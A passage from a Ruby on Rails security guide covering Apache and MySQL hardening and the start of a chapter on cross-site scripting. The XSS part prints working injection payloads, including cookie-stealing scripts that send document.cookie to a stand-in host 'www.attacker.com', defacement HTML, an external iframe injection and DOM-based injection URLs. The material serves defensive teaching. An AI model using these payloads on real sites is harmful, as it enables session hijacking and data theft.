      RewriteRule ^(.*)$ balancer://mongrel_cluster%{REQUEST_URI} [P,QSA,L]
  </Directory>

  <Proxy balancer://mongrel_cluster>
      BalancerMember http://127.0.0.1:8000
```

Subject	Ownership (user:group)	Privileges
Binary directory	root:root	`755 (rwxr-xr-x)`
Binary files, such as the httpd executable	root:root	`511 (r-x-x-x)`
Configuration directory and files	root:root	`755 (rwxr-xr-x)`
Log files and its directory	root:root	`700 (rwx-- --)`
Content files and directories, i.e. the Rails directory tree, often found in */var/www/*	apache:apache	`500 (r-x---)`
Rails log and tmp directories and its subdirectories, often found in */var/www/[Rails project name]*	apache:apache	`700 (rwx---)`

Table 1: Apache file privileges and ownership. This table is based partly on [15], which provides additional Apache security tips.

```
    BalancerMember http://127.0.0.1:8001
    BalancerMember http://127.0.0.1:8002
  </Proxy>

</VirtualHost>
```

2.8.5 SSL

In order to enable SSL in Apache you have to load the module mod_ssl (see below) and install the SSL library OpenSSL [56]. By default, Apache listens on port 80 for HTTP connections, but SSL connections usually use port 443, so you have to tell Apache to listen on port 443, as well, by adding `Listen 443` to the configuration file. In order to use SSL for the virtual host from the example before, you have to replace **:80* by **:443*. After that you have to create an SSL certificate as described in [63] and put it into Apache's */conf* directory.

```
NameVirtualHost *:443
<VirtualHost *:443>
  SSLEngine On
  SSLCertificateFile conf/mynet.cert # the certificate and public key
  SSLCertificateKeyFile conf/mynet.key # the server's private key
  RequestHeader set X_FORWARDED_PROTO 'https'
  ...
</VirtualHost>
```

The last line adds a header line *X_FORWARDED_PROTO* to the request which is being forwarded to Rails, because Apache proxies requests over normal HTTP. This line tells Rails that the request is operated in HTTPS mode. In a Rails controller you can query `request.ssl?` to find out whether SSL was used or not.

2.8.6 Privileges

On Unix systems, the file and directory access privileges are crucial for security. If you let other people write files, that the root user also writes on or executes, then your root

account could be compromised. For example, an attacker could modify the *apache2ctl* starting script and execute arbitrary code, next time the root user starts Apache. Someone with a write privilege on the log file directory could create a link to another file on the system, which will then be overwritten (if he overwrites */etc/passwd*, nobody can login anymore). And if the log files itself are writable to non-root users, an attacker could cover his tracks. So important files, directories and its parents must be writable only by root, or the Apache user, respectively.

Table 1 shows which ownership and privileges the Apache files and directories should have. The ownership can be changed with the *chown* command, the privileges can be adjusted with the *chmod* command. Note, that the parent directories of these directories need to be modifiable only by root. All changes need to be performed in this order; see the Installation section as to where these directories and files are located.

2.8.7 Modules

Modules have to be chosen when compiling Apache, but, with the help of the mod_so module, they can be dynamically loaded or deactivated afterwards. It is best to compile Apache with the required modules. You can use the following command to see which modules Apache has been compiled with, i.e. which are always activated:

```
apache2 -l   # or httpd -l
```

The following table shows the modules, which are enabled by default, and whether it is recommended to deactivate them or not. You can activate or deactivate modules by adding or commenting out the following directive to/in your configuration file:

```
LoadModule [module identifier] [path to module/file.so]
LoadModule alias_module /usr/lib/apache2/modules/mod_alias.so  # for example
```

Module name	**Description**	**Deactivate**
Core	Core Apache server features that are always available. This is always required.	No
Http_core	The core HTTP support, required in every Apache installation.	No
Mpm_common	A collection of directives that are implemented by more than one MPM, so it is always required.	No
Prefork	Implements a non-threaded, pre-forking web server. You have to choose either the MPM prefork or worker (or others). We are using worker here.	Yes
Worker	Multi-Processing Module implementing a hybrid multi-threaded multi-process web server.	No
Mod_actions	This module provides for executing CGI scripts based on media type or request method	Yes
Mod_alias	Provides for mapping different parts of the host filesystem in the document tree and for URL redirection	No

Module name	**Description**	**Deactivate**
Mod_asis	Sends files that contain their own HTTP headers	Yes
Mod_auth_basic, mod_authn_default, mod_authn_file, mod_authz_default, mod_authz_groupfile, mod_authz_host, mod_authz_user	Provides access control based on source address, user name or other characteristics.	No
Mod_autoindex	Generates directory indexes, automatically, similar to the Unix ls command. If you do not use this, you can also comment out the */icons/* alias and the *<Directory "/usr/share/apache2/icons">* section in the configuration file. And you can do the same for the */manual/* alias.	Yes
Mod_cgi, mod_cgid	Execution of CGI scripts. This is raw CGI and not FastCGI, so we do not use it	Yes
Mod_dir	Provides for "trailing slash" redirects and serving directory index files	Yes
Mod_env	Allows to set environment variables which are passed to CGI scripts and SSI pages	Yes
Mod_filter	This module enables context-sensitive configuration of output content filters	Yes
Mod_imagemap	Server-side imagemap processing	Yes
Mod_include	Server-parsed HTML documents (Server Side Includes)	Yes
Mod_info, mod_status	Information about the server, activity and performance, which provides an attacker with useful information by just pointing their web browser to www.domain.com/server-status. You should remove access to these pages in your configuration file by disabling these modules, commenting out *ExtendedStatus*, and the sections *<Location /server-status>* and *<Location /server-info>*.	Yes
Mod_log_config	Logging of the requests made to the server	No
Mod_mime	Associates the requested filename's extensions with the file's behavior (handlers and filters) and content (mime-type, language, character set and encoding)	No
Mod_proxy, Mod_proxy_http, Mod_proxy_balancer	These modules implement a proxy for Apache, mod_proxy_balancer is an extension that implements load balancing.	Enable them
Mod_negotiation	Provides for content selection from one of several available documents.	No

Module name	Description	Deactivate
Mod_rewrite	Extension module. Provides a rule-based rewriting engine to rewrite requested URLs on the fly. This module is an extension, but it is needed to forward requests to Mongrel or FastCGI.	Enable it
Mod_setenvif	Allows the setting of environment variables based on characteristics of the request	No
Mod_so	Extension module. Loading of executable code and modules into the server at start-up or restart time	Enable it
Mod_ssl	Extension module. Provides strong cryptography using the Secure Sockets Layer (SSL)	Enable if required
Mod_userdir	User-specific directories	Yes

Table 2: Apache modules

2.8.8 Mod_security

Mod_security [62] is an application level firewall module for Apache. Other than a packet firewall, which analyzes where packets come from, where they go to and which connection they belong to, an application level firewall monitors the actual user data of an HTTP connection. Mod_security has a comprehensive rule engine which lets you define rules for attack patterns and their countermeasures. Anomalies or unusual behavior can be logged or rejected. The following example shows a mod_security rule which will deny access with a 501 HTTP status code (Internal Server Error) if the HTTP method is other than GET, POST, OPTIONS or HEAD.

```
SecRule REQUEST_METHOD "!^((?:(?:POS|GE)T|OPTIONS|HEAD))$" \
    "phase:1,log,auditlog,status:501,msg:'Method is not allowed by policy',
     severity:'2',id:'960032'"
```

There is a set of popular rules, the so-called core rules, on the mod_security web site [62]. They enforce proper HTTP protocol use, filter requests from bad software, deny access for known attack signatures and stop undesired outbound traffic. It is advised to run these rules in the detection mode, at first, then review the log files in order to decide if they have to be modified to be run in protection mode. The disadvantage of such freely available rules is that attackers can find ways to bypass them by examining them. Also, the attack signatures are easy to evade and should be regarded as a protection against automatic attack scripts. The mod_security web site provides a full documentation on how to set up custom rules.

2.8.9 Server Signature

The server signature is a short string which is sent in HTTP responses from the server to identify the product name and version of the server, plus the installed modules. This is a potential security issue as the attacker can exactly tailor his attack to that particular version of the web server or one of its modules. By including `ServerTokens Prod` in the configuration file you can set the signature to its lowest level, it will display the product name (Apache), only. And with mod_security's *SecServerSignature* directive you can set it

to any desired string. However, in proxy mode this is hardly useful as the server signature of the back-end server will be returned, and there is no configuration option in Mongrel to disguise its server signature. If you enable the *mod_ headers* extension module, you can use `Header unset Server` to remove the server signature header. But disguising server signatures is hardly useful as there are automated tools that analyze HTTP responses and find out about the web server software, its version number and possibly even the underlying operating system. These tools are based on differing responses to malformed requests. One of the most popular of such tools is *httprint* [42] which recognizes Apache version 2.2.4 to be an Apache server with a 50% confidence. This is due to older signatures that come with httprint, but someone who updates them can find out about the signature much more precisely. The use of mod_security's core rules, in contrast, lowers the confidence to 40%. Clearly, it should not be spent too much effort on disguising the server signatures, securing the application should be made a first priority.

2.8.10 Error Messages

Depending on the HTTP status code, the web server returns an error message, which you can configure in *httpd.conf*. The *ErrorDocument* directive can redirect to a different location or send an error message. In proxy mode, however, Apache forwards the error documents supplied by the back-end server. See the Error Handling section in the Rails chapter for how to customize Rails' error documents. Mod_security comes with a *SecAuditLogRelevantStatus* directive, which you can use to log requests with specific HTTP status codes. The disadvantage of this is that successful attacks that result in a 200 OK status code will not be logged.

3 Database Server

In this chapter we will turn to the storage level of a Rails web application. Very many applications basically load, change, create and delete data, and in most cases the data is stored in a database. As described in the introduction, the connection between a database management system (DBMS) and Rails follows the Don't Repeat Yourself (DRY) principle which means that the layout of a database is directly available in the web application. The following section introduces the *structured query language* (SQL) for DBMSes and Rails' *ActiveRecord* sub-framework which handles the database access. We will then choose *MySQL* as a DBMS, install it from 3.2, and take a look at the security features of *MySQL*. We will also learn why it is important to create a MySQL user account for the use with Rails which has limited privileges. 3.2.11 addresses the safety of *MySQL*, and, eventually, 3.2.12 verifies the basic security of the MySQL setup.

3.1 Introduction

In just about every DBMS, SQL is used to manipulate or request data. SQL provides four main instructions, *SELECT*, *INSERT*, *UPDATE* and *DELETE*, to retrieve, add, manipulate or remove data from or to the database. Examples of these instructions include:

```
# retrieve all users by the name Heiko:
SELECT * from users WHERE name="Heiko"

# add a user with the id 3 and the name Heiko:
INSERT INTO users(id,name) VALUES(3,"Heiko")

# set the "existent" column to TRUE for all records:
UPDATE users SET existent = TRUE

DELETE * FROM users  # delete all users
```

There are several approaches of organizing the cooperation between database and application.

One very widely used approach is to organize the application around the database. That means to put the SQL queries directly into the application's code and thus strongly couple the business logic with database access details. This makes it hard to maintain, because the same attribute accessors query might appear in several places. For example, a future requirement for the project management application might be to store a time-stamp when a tag is saved. The application allows you to tag documents, task lists or entire projects. With this approach, you have to change code in many places. And it means migrating to a different DBMS is relatively difficult, as it might use a slightly different SQL dialect.

Another approach is to wrap a class around the database access. For example in Java, you have to implement getter and setter methods in order to access the database. But this is redundant information, every time you change the database design you have to change it in the model class, too. This violates Rails' DRY principle.

Active Record is one of the sub-frameworks of Ruby on Rails. It takes care of the connection between the model objects and the database tables. Active Record is an implementation of Martin Fowler's pattern with the same name: "An object that wraps a row in a database table or view, encapsulates the database access, and adds domain logic on that data." [19]. With Active Record you get direct feedback for your changes in the database design, because it retrieves its attribute names directly from the table. But you can overwrite these automatic getter and setter methods, or add additional ones to include business logic.

Active Record has some reasonable defaults to reduce configuration. For example, there is an automatic mapping between classes and tables, attributes and columns. If you define an Active Record class called "Project", it is automatically mapped to the table "projects":

```
class Project < ActiveRecord::Base; end
```

And if the table has a column called "name", you can access a project's name with:

```
@project.name = "Hello world"
puts "Name: " + @project.name
```

You can also interconnect the model classes to express relationships such as, "A project belongs to a firm", or "A project has many documents":

```
class Project < ActiveRecord::Base
  belongs_to :firm
  has_many   :documents
end
```

This makes it possible to use:

```
# present all project names:
@firm.projects.each do |project| { puts project.name }
# put the string "Domain\\" in front of all document names:
@project.documents.each do |doc| { doc.name = "Domain\\" + doc.name }
```

Active Record includes some predefined macros, for example to support the developer working with lists or trees. If you want to list messages in categories in a specific order, but you do not want to keep track of index numbers yourself, you can use Rails' *acts_as_list* macro:

```
class Message < ActiveRecord::Base
  acts_as_list :scope => 'message_categories', :column => 'itemindex'
end
=> @message.move_to_bottom  #moves the message to the bottom of the list
```

Ruby on Rails has built-in support for popular DBMS, such as MySQL, PostgreSQL, SQLite, Oracle, Microsoft SQLServer, and DB2, and it is straightforward to develop a new adapter for another. The most popular adapter is the one for MySQL.

MySQL is a database management system, which was released in the mid-1990s by the Swedish company MySQL AB [2], which advertises it as the world's most popular open source database with over 10 million installations. MySQL is the de-facto standard

database for web applications with a 40% market share, according to a survey by a market research firm [9]. The codebase and trademark is owned by MySQL AB, which distributes MySQL in two editions: The MySQL Community and Enterprise Server. The MySQL Enterprise Server is released once per month, and the Community Server on an unspecified schedule.

3.2 Securing MySQL

The most secure architecture for the layers involved - presentation (i.e. web server), application and storage - would be a three-tier design, which means each layer runs on a different server. Usually, each server is protected by a firewall, which allows only traffic between the two corresponding layers. The idea is, that even if the first level is compromised, the attacker will not automatically have access to the other layers. But as this architecture is very costly, it is not widely used for small and medium-scale applications. You will therefore set up a MySQL server, which runs on the same machine as Ruby on Rails and the web server. In the following MySQL version 5.0 on a Debian Linux system will be used.

3.2.1 Users

Before starting to secure MySQL, it has to be installed, and therefore we create a special user and group. The MySQL server will run with these user's privileges. The MySQL documentation [2] strongly recommends not to run the MySQL server as Unix root user, it actually refuses to start, unless explicitly specified a special option. The documentation discourages: "This is extremely dangerous, because any user with the FILE privilege is able to cause the server to create files as root" [2]. So make sure a "mysql" user and group exists:

```
groupadd mysql
useradd -g mysql mysql
```

3.2.2 Installation

The installation process differs from distribution to distribution: you can either use a package manager (such as Aptitude on Debian) to install a package, or download it directly from the MySQL website [2]. The latter requires you to run several commands by hand, including the setup of the MySQL access grant tables:

```
scripts/mysql_install_db
```

Mysql_ install_ db initializes the MySQL data directory and creates the system tables which are required to start the server. Some distributions will install MySQL to the */usr/bin* and */usr/sbin* directories, the configuration files will be in */etc/mysql* and the data directory in */var/lib/mysql*. In most cases however, the server and the data will be put into */usr/local*, and the configuration file will be in */etc*. You might want to create a link to the path of the current MySQL installation when upgrading:

```
ln -s [full-path-to-mysql-VERSION-OS] mysql
```

3.2.3 Ownership And Privileges

Change the ownership of the MySQL binaries to the Unix root user, and the ownership of the data directory to the "mysql" user:

```
chown -R root /usr/local/mysql
chown -R mysql /usr/local/mysql/data
chgrp -R mysql /usr/local/mysql
```

Also make sure that the data directory cannot be read or written to by normal users. The only user with read or write privileges, should be the user, that the MySQL server runs as.

3.2.4 Configuration

The configuration file *my.cnf* can either be found either in */etc* or in */etc/mysql*, depending on your installation. If not, you can find default configuration files in *support-files/my-xxxx.cnf*, whereas "xxxx" stands for estimated small, medium, large or huge database sizes, which you can copy into */etc*. Change the ownership and privileges of it to as follows:

```
# set the ownership to the Unix root user in the root group:
chown root:root /etc/my.cnf
# make it writeable by root and readable by all others
chmod 644 /etc/my.cnf
```

Then edit the file, and in the *[mysqld]* section, make sure that the MySQL service will be run with "mysql" user's privileges (see example). MySQL version 4.1 introduced a new password hashing algorithm, which has better cryptographic properties and thus is more secure. The new password hashing algorithm computes 41-byte, instead of 16-byte, hash values, using the SHA-1 algorithm [44] (see also 4.8). Therefore, turn off old-style passwords. Connections to the MySQL server are only allowed from the local host (IP address 127.0.0.1), that means from Ruby on Rails on the same machine. Traffic from the Internet to MySQL will be rejected.

```
user = mysql
old_passwords = false
bind-address = 127.0.0.1
```

3.2.5 Starting The Server

The server service program (*daemon*) are the *mysqld* or *mysqld_ safe* programs. *Mysqld_ safe* "is the recommended way to start a mysqld server on Unix and NetWare. mysqld_safe adds some safety features such as restarting the server when an error occurs and logging runtime information to an error log file." [2]. As all starting parameters, in particular the user it runs as, are declared in the configuration file, you can now start the daemon:

```
mysqld_safe &
```

The ampersand at the end of the command makes the server run in the background.

3.2.6 MySQL Users

MySQL has an extensive access control, which allows you to grant or revoke access overall, on database, table, column or routine (*stored procedures*) level. When connecting, MySQL checks, whether you are allowed to by inspecting the *user* table in the *mysql* database. MySQL ships with anonymous access to the server and a *root* user account without password. Remember, that the "root" account here, has nothing to do with the Unix user name, as MySQL has its own access control. In the *user* table you can set privileges on a global basis, no matter what database is requested access to. For example, you could grant the INSERT privilege to allow a user to add records to any table in any database on the server. It is however good practice to revoke all privileges for any user besides the root user, and grant privileges at more specific levels.
Secondly, the server checks, if you have access to the requested database, then table, column or routine. The corresponding tables for these privileges are *db*, *tables_priv, columns_priv* and *procs_priv*.

At first, start the MySQL client:

```
mysql -u root -p
```

Use the -p option to be prompted the password (empty by default). It is good practice not to enter passwords as a parameter, or change them from the command line, for example, with the *mysqladmin password* command. Especially when you are on a shared server where there are other users, the password can easily be revealed, for example by reviewing the process list (with the ps command) or by reading the command history files (e.g. *~/.bash_history* or similar), when their access rights are set improperly.

First of all, set a password for the MySQL root account. You should use a hard to guess password, for example the first letters of a sentence you can easily remember.

```
SET PASSWORD FOR 'root'@'localhost' = PASSWORD('EwaekEadS');
```

Then remove all other accounts, including the anonymous. But you should inspect the *mysql.users* table before, maybe it contains some users it needs, for example on Debian there is the *debian-sys-maint* user, which is used to stop the server.

```
SELECT * FROM mysql.user; -- first inspect it!
DELETE FROM mysql.user WHERE NOT (host="localhost" AND user="root");
```

You may also change the main user name from *root* to something else, which is harder to guess. A brute force attack, which is a method of defeating a cryptographic scheme or another problem by trying all possibilities, would be more difficult then.

```
UPDATE user SET user="dbadmin" WHERE user="root";
```

Now create a special *rails* user, which will be used for the database access from your web application. In most cases the application will only be needing privileges to add, remove, update or review data in one database. If an attacker manages to execute statements, he should not be able to delete tables or add users. So first of all, create the user which has no privileges at all and set his password. Then grant him limited access to a *tiger_dev* database, which is a database for the development environment, so he can only read, add,

remove or edit records, but cannot delete tables, for example. You can repeat the second step for the database of the test environment. If you are using Rake [75], which is a Ruby software build automation tool that may setup up the Rails database, you can repeat the steps and create another user that is allowed to create or drop tables.

```
CREATE USER 'rails'@'localhost' IDENTIFIED BY 'KN1981MA2002';
GRANT DELETE,INSERT,SELECT,UPDATE ON tiger_dev.* TO 'rails'@'localhost';
```

Then we remove the sample database *test*, reload the privileges from the grant tables (otherwise the changes to the privileges will take effect after a restart only), and exit the MySQL client:

```
DROP DATABASE test;
FLUSH PRIVILEGES;
exit
```

Finally, the MySQL history file, which holds all SQL queries, including your newly assigned root password, should be emptied and set proper access rights, so no one else can read it:

```
cat /dev/null > ~/.mysql_history  # empty it
chown 600 ~/.mysql_history  # only the owner may read or write it
```

3.2.7 Rails' Database Connection

Normally, Rails will connect to MySQL as an anonymous user. In MySQL the user name for the anonymous user is not an empty string or "anonymous", but any string. As we removed the anonymous user and created a special user for the database connection, we have to update Rails' database configuration *config/database.yml*. We have to enter both, the user name and password in the clear, so it is good advice to protect the file from unauthorized reading. See the privileges section in the Web Server chapter for that.

3.2.8 Encryption

There are basically two things to consider when thinking about encrypting data. How sensitive is the data in the database, and does it therefore need to be encrypted? You should never store sensitive data in the clear. Any personal or identifying information should be encrypted. There may even apply some external regulations, for example the PCI Data Security Standard [54] applies when you handle credit card information.
Both, in MySQL and Rails, there are means to encrypt data. In MySQL, you can use the symmetric encryption algorithm AES with the *AES_ ENCRYPT()* and *AES_ DECRYPT()* functions, or the secure hash algorithm *SHA1()* [44]. Ruby has the same encryption methods (*Digest::SHA1.hexdigest()*), or plugins exist (EzCrypto [5] for AES encryption).

The second thing to consider is, whether the data needs to be encrypted in transit. As we chose Rails to be on the same machine, we do not have to think about the data in transit between Rails and MySQL, although Rails supports SSL connections to MySQL. In fact, we have to consider encrypting the data between the client (web browser) and the web server. More on SSL, you can find in the SSL section in the Web Server chapter, and more on encryption in 4.8.

3.2.9 Logging

MySQL can create several log files in order to keep track of errors, slow queries, to log every query, or to log those statements that modify data. These files are put into the data directory, by default, but you can redirect them, for example into a */var/log/mysql* folder.

The error log contains information when the server was started or stopped and also critical errors. If you use *mysqld_safe* instead of *mysqld* to start the server, it will automatically restart the server in case of an unexpected termination. The error log is saved to a file called *[host-name].err*, but some setups redirect it to the Unix *syslog*.

The slow query log contains statements which take especially long to execute. You can specify the log file in the MySQL configuration file, by adding an *log_slow_queries* entry. Use the *mysqldumpslow* command to inspect the log file.

The general query log records every SQL statement the server receives. It can, however, slow down the performance. If you want to use this logging method, for example, to identify a problem query, add a *log* directive, specifying the location of the log file, to the MySQL configuration file. The binary log contrasts to the general query log, it does not log statements that do not modify any data, and it logs them only after they have been successfully executed. This logging method slows down the performance by about 1%, according to the MySQL documentation [2]. However, you can use this log for restore operations or to replicate data. To enable this logging, add a *log_bin* entry, specifying the directory for the binary logs, into the MySQL configuration file.

Bear in mind that especially the general query log, and the binary log files (also in the binary log files the SQL statements are readable in the clear) may contain sensitive data, in particular user names and passwords, either of MySQL or of users of your application. Consider removing old log files (also, because they can occupy a lot of disk space), or setting adequate access rights, and encrypting sensitive data in Rails, before sending it to MySQL.

3.2.10 Storage Engine

MySQL provides basically two major storage engines for its tables: InnoDB and MyISAM.

The main advantage of the InnoDB storage engine is, that it supports transactions. Transactions are units of interaction with a DBMS, which must be either completed entirely or not at all. For example, if you are performing a money transfer between two bank accounts, you have basically two operations to be completed: Deposit the money on one account and withdraw it from the other. The question is, what happens if the second operation cannot be completed (for example, because the account is overdrawn)? The problem is, that the money has been deposited on the one account, but not withdrawn from the other. Transactions take care of this problem by either completing everything, or rolling back the changes in case of an error. In fact, transactions are more sophisticated than that, they exhibit the ACID properties. ACID stands for Atomicity (all or nothing principle), Consistency (ensure that the database is in a legal state, before and after the transaction), Isolation (no outside operation can see the intermediate state of a transaction) and Durability (changes are made permanent when committed).

InnoDB is the default storage engine for Rails' MySQL database adapter. You will definitely need it, if you want to use transactions in Rails. See the Integrity section in the Rails chapter for more on transactions in Rails. And if you want to test your Rails application the easiest and default way, you will also need transactions, because after each test the database is rolled back to the initial state, instead of having to delete and insert for every test case, as this would be very costly.

The MyISAM storage engine is faster for some tasks, and provides full-text search capabilities, however, it does not support transactions. MyISAM performs worse, when there are many modifications of the data, but works fine for (mostly) static data, such as a zip code table, for example. But if there are many modifications, InnoDB is faster, because it uses row locking instead of table locking (i.e., concurrent processes can insert data into the table).

3.2.11 Backup

You should always back up at least your databases, and consider backing up the configuration and log files. To back up the databases you can simply copy the corresponding data files from your data directory. You can as well use the binary log to replicate the data to another server, even incremental backups are possible then. Another possibility is to use the *mysqldump* program to create a textual backup of SQL statements. You can then compress them and put it in a safe place.

3.2.12 Verify Setup

Before you actually use MySQL, you should at least verify the security of connections and the users. If you have a remote machine, assure, that you *cannot* connect to the MySQL server with the following command:

```
telnet [host] 3306
```

3306 is the default port MySQL runs at. This command should not give you access to the server, as we banned any connections from remote hosts. On the local host try connecting with imaginary user names (which is the anonymous user) or with no password:

```
mysql -u xyz
mysql -u root -p  # enter no password if prompted
```

Then access it with the rails user and try some statements, which you should not be allowed to:

```
mysql -u rails -p
UPDATE mysql.user SET user="dbadmin" WHERE user="root";

# ERROR 1142 (42000): UPDATE command denied to user 'rails'@'localhost'
# for table 'user'

# should return only "information_schema" and your
# database (tiger_dev here):
SHOW DATABASES;
```

4 Security Of Ruby On Rails

Now that we have dealt with the security of the underlying layers, namely the web server and the database server, we can turn to the security of the web application layer itself. The following chapters address the top ten most critical web application security flaws for Ruby on Rails applications. The top ten was come about by the OWASP Top Ten Project [51].

4.1 A1 - Cross Site Scripting (XSS)

Interpreter injection is a class of attacks that introduce (or *inject*) malicious code or parameters into an application in order to run it within its security context, or to cause errors in it. The goals of an attacker include cookie theft and thus session hijacking (see 4.7.2), bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. He may also aim at redirecting the victim to a fraudulent web site, installing Trojan horse programs or spam sending software, financial enrichment, or cause brand name damage by modifying company resources.

There are generally two categories of interpreter injection attacks, *stored* and *reflected*. Reflected, or non-persistent, attacks are those where the injection is reflected or processed by the web application and has immediate effect. This could be done by tricking the victim into clicking on a malicious URL, or by sending malicious requests to the web server which will be reflected by it. Stored, or persistent, attacks are those where the malicious input will be stored persistently (in a database in most cases) for a period of time, and will take effect when the victim retrieves it later on. With this form of attacks the victim does not have to be tricked into doing something, it will take effect just by viewing the resource (a web page, in most cases) containing the injection.

The most popular form of attack is to inject malicious code into a victim's user agent (i.e. a web browser software) which is described in this section. How to inject malicious SQL instructions into the web application's database processor, and what effects this can have, is described in the next section.

User Agent Injection are those attacks where malicious, client-side executable code is being injected, which means malformed request parameters are passed to the web application. The input will then be processed by the server and stored on the web server to return it to a victim at a later time (*persistent injection attack*). When the victim requests the stored code from the server, it will be executed on the client-side. This is also more commonly known as Cross Site Scripting (XSS) [7]. Another form of non-persistent XSS attacks is when the victim is being tricked into clicking on a URL which contains malicious client-side executable code.

4.1.1 Malicious Code

The malicious code for user agent injection needs to be understood by the user agent. According to the OWASP Guide [52], about 90% of all browsers have built-in renderers for HTML and nearly 99% for JavaScript. All examples given herein work in the most widespread browsers, Mozilla Firefox [41] and/or Microsoft Internet Explorer [10]. JavaScript is by far the most frequently used scripting language for user agent injection,

but almost always in conjunction with HTML. Here are some examples of how to embed JavaScript code in HTML that displays a message box with the text "Hello world":

```
<script>alert('Hello world');</script>

<!-- this normally displays an image, but can be used to execute code -->
<IMG SRC=javascript:alert('Hello world')>

<!-- this normally displays a background image in a table, but can be
 used to execute code -->
<TABLE BACKGROUND= "javascript:alert('Hello world')">

<!-- if the input parameter is length-restricted, the attacker can
 load the code from an external file -->
<script src="http://www.attacker.com/script.js"></script>
```

In addition to that, the attacker can exploit security holes in web browser software to execute arbitrary code on the client side, to install a malicious Trojan horse program, for example. This can be as easy as injecting HTML code, a specially crafted *<object>* tag, for example. SecurityFocus [64] lists security vulnerabilities of all user agents.

4.1.2 Injection aims - Cookie theft

As described in the Sessions section (4.7.2), the user receives a *session id* (in a cookie), a 32-byte number in Rails, after the login process to identify him in subsequent requests. Consequently, stealing cookies is a severe problem for web applications, and it is by far the most frequent goal of XSS attacks. In JavaScript you can use the *document.cookie* method to read and write the document's cookie. JavaScript enforces the *same origin policy*, that means a script from one origin cannot access properties of a document of another origin. However, you can access it if you embed the code directly in the HTML document. The following is an example of an injection that displays your cookie in the output of your web application:

```
<script>document.write(document.cookie);</script>
```

For an attacker, of course, this is not useful, as the victim will see his own cookie. The next example will automatically load an image from `http://www.attacker.com/` plus the cookie, when the parent document is being loaded. Of course this URL does not exist, so nothing will be displayed, but the attacker can review his web server's access log files to see the victims cookie.

```
<script>document.write('<img src="http://www.attacker.com/' +
  document.cookie + '">');</script>

<!-- or without the <script> tag; loads it when the victim's
  mouse moves over the text -->
<b onMouseOver="self.location.href='http://www.attacker.com/' +
  document.cookie">bolded text</b>
```



Figure 6: Defacement of a comment page

```
<!-- or the reflected variant in an URL; redirects the victim -->
http://www.domain.com/account?name=<script>document.
  location.replace('http://www.attacker.com/'+
  document.cookie);</script>
```

4.1.3 Injection aims - Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attackers web site to steal the cookie, login credentials or other sensitive data. Figure 6 shows an example of how a simple comment functionality can be misused to deface the entire web site and present links and forms that point to a different web site. The attacker injected the following HTML tags into the comment text to deface the right side of the page:

```
Here starts the comment with an HTML injection to deface the entire site.
<!-- a few of these lines will hide the original rest of the page far
  below: -->
<p> </p>
<p> </p>
</ul></div><p /></div> <!-- end the first column -->
<div id="col2"> <!-- and start the second one -->

<!-- this is the most interesting part as it contains the links
 controlled by the attacker -->

<div class="new">
 <a href="http://www.attacker.com"><h3>Hijacked link 1</h3></a>
 <a href="http://www.attacker.com"><h3>Hijacked link 2</h3></a>
</div>
<!-- and so on -->
```

As you can see, web defacement can be conducted quite easily and combining it with the cookie theft attack will be even more effective for the attacker. This was an example of a persistent injection attack, the following shows a link which starts a reflected injection attack, where the malicious code is directly part of the URL. It will display a different web site (from `x4u.at.hm` in this case) as part of the original one using an *iframe* if the *username* parameter is not filtered and will be redisplayed. The URL deliberately does not contain `http` to bypass possible filters.

```
http://www.website.com/login?username=<iframe src=//x4u.at.hm/>
```

Iframes are one of the most dangerous HTML tags as you can read G. Heyes' iframes security summary [28].

4.1.4 Injection aims - Redirection

Another way to get sensitive data from the user is to redirect the victim on a fraudulent web site which looks and behaves exactly as the original one. If the victim enters data, the fraudulent web site will log it and send it to the original web site. The following two examples can be used to redirect the victim when the containing site is loaded:

```
<!-- redirect to the given URL which sends the cookie to an attacker-->
<script>document.location.replace('http://www.attacker.com/'+
  document.cookie);</script>

<!-- redirect after 0 seconds to the given URL
     bypasses filters for <script> -->
<meta http-equiv="refresh" content="0; URL=http://www.attacker.com/">
```

4.1.5 DOM-based injection

As stated above, there are two categories of injection attacks, persistent and non-persistent, and in both of them the payload moves to the server and back to the same client (in *non-persistent* attacks) or to any (in *persistent* attacks) client. But besides these two categories, there is another one for user agent injection attacks, which does not depend on the payload to be embedded in the response, but rather on the payload in the Document Object Model (DOM). The DOM is the standard object model in browsers to represent HTML documents and meta data in an object-oriented way, which is provided to the JavaScript code. The most important object is the *document* object, which not only includes all elements from the HTML document, but also meta-objects, such as *URL*, *URLUnencoded*, *location* (also in *window.location*) or *referrer*, which contain the complete URL of the current document or the referring one, respectively. There are many web applications that access the DOM, and a few parse the meta-objects mentioned above, which makes them vulnerable to DOM-based injection [35]. Here is an example of a vulnerable script, which is supposed to extract the user's name from the document's URL (by searching for "name=" and returning the string after it):

```
Hello <script> var pos = document.URL.indexOf("name=")+5;
 document.write(document.URL.substring(pos,document.URL.length));
</script>
```

The script expects an URL like this:

```
http://www.domain.com/welcome?name=Heiko
```

But an attacker can send one of the following links to a victim:

- `http://www.domain.com/welcome?name=<script>alert(document.cookie)</script>`
- `http://www.domain.com/welcome?xyzname=<script>alert(document.cookie)</script>`

- `http://www.domain.com/welcome?xyzname=<script>alert(document.cookie)</script>&name=Heiko`
- `http://www.domain.com/welcome#name=<script>alert(document.cookie)</script>`

The first three examples will move to the server, where there might be security checks, and then they move back to a client, where the malicious code will be executed. The second and third example aim at hiding the malicious code to a faulty security scanner, which checks the validity of the *name* parameter, only. The JavaScript code, however, will use the first occurrence of *name=*. Notice the number sign (#) in the last example which is usually used to refer to a part of a document and never sent to the server, so any server-side checks will have no effect, but the local script will use the malicious code nevertheless. The examples show the basic approach, of course an attacker would execute code to send the cookie to him, as described above.

4.1.6 Defeating input filters

